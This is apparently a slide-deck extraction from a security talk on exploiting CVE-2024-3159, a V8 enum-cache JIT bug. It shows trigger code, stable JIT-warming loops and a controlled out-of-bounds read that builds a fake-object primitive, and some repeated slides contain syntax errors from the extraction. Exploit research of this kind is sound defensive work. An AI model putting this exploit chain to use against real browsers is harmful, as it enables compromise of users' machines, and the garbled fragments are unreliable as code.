-2024-3159



```
trigger(_ => {
  object3.c = 1;
  for (let key in object1){}
});
```

CVE-2024-3159

```

// Object 4, 1,2 and 3 Setup
let escape;

function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key];
  }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
  object3.c = 1.1;
  for (let key in object1){}
});

```

Get property value index via indices array

```

...
mov r9d, dword ptr [rcx + r15*2 + 0xb]
...

```

Object 2	
Map	
Properties	
Elements	
1	1
1	1

Map 2	
Nof descriptors=2	
DescriptorArray	
Transition Array	

Descriptor Array 5		
Map		
Enum Cache		
"a"	idx:0	SMI
"b"	idx:1	SMI
"c"	idx:2	Double

Enum Cache 2	
Map	
Keys [1]	
Indices [1]	

Indices	0	00B memory...
---------	---	---------------





Let the Cache Cache: Exploiting the Enum Cache Vulnerability

Trigger JIT Stably

```
%PrepareFunctionForOptimization(trigger);  
trigger(_ => _); trigger(_ => _);  
%OptimizeFunctionOnNextCall(trigger);
```



```
for (let j = 0; j < 0x600000; j++) {  
  trigger(_ => _); trigger(_ => _);  
}
```



```
for (let j = 0; j < 0x200000; j++) {  
  trigger(_ => _); trigger(_ => _);  
  trigger(_ => _); trigger(_ => _);  
  trigger(_ => _); trigger(_ => _);  
}
```



Code density is the key!

Control the Out of Bounds Read

```

static #empty_object = {};
const object1 = CreateObject(1), object2 =
CreateObject(9), object3 = CreateObject(10),
object4 = CreateObject(11);

function trigger(callback) {
  for (let key in object2) {
    if (key == "p7") {
      callback();
      return object2[key];
    }
  }
}
JIT(trigger);
fakeobj = trigger(function() {
  object3.p9 = 1.1;
  for (let key in object1) { };
  let string = String.fromCharCode.apply(null,
0x44, 0x43, 0x42, 0x41);
  #empty_object[string];
});

```

Object2 [0x41424344]

OoB Read




Control the Out of Bounds Read – More Details

```
// ...
function trigger(callback) {
  for (let key in object2) {
    if (key=="p7"){
      callback();
      return object2[key];
    }
  }
}
JIT(trigger);

fakeobj = trigger( => {
  object3.p9 = 1.1;
  for (let key in object1){}
  let string =
String.fromCharCode.apply(null,
0x44, 0x43, 0x42, 0x41);
  #empty_object[string];
});
```

Index For-in Loop	7
-------------------	---



Control the Out of Bounds Read – More Details

```
// ...
function trigger(callback) {
  for (let key in object2) {
    if (key=="p7"){
      callback();
      return object2[key];
    }
  }
}
JIT(trigger);

fakeobj = trigger(_ => {
  object3.p9 = 1.1;
  for (let key in object1){}
  let string =
String.fromCharCode.apply(null,
0x44, 0x43, 0x42, 0x41);
  #empty_object[string];
});
```




Control the Out of Bounds Read – More Details

```
// ...
function trigger(callback) {
  for (let key in object2) {
    if (key=="p7"){
      callback();
      return object2[key];
    }
  }
}
JIT(trigger);

fakeobj = trigger(_ => {
  object3.p9 = 1.1;
  for (let key in object1){
    let string =
String.fromCharCode.apply(null,
0x44, 0x43, 0x42, 0x41);
    #empty_object[string];
  });
```

Index For-in Loop 7

Indices 0 00B memory... 0x41424344 ...

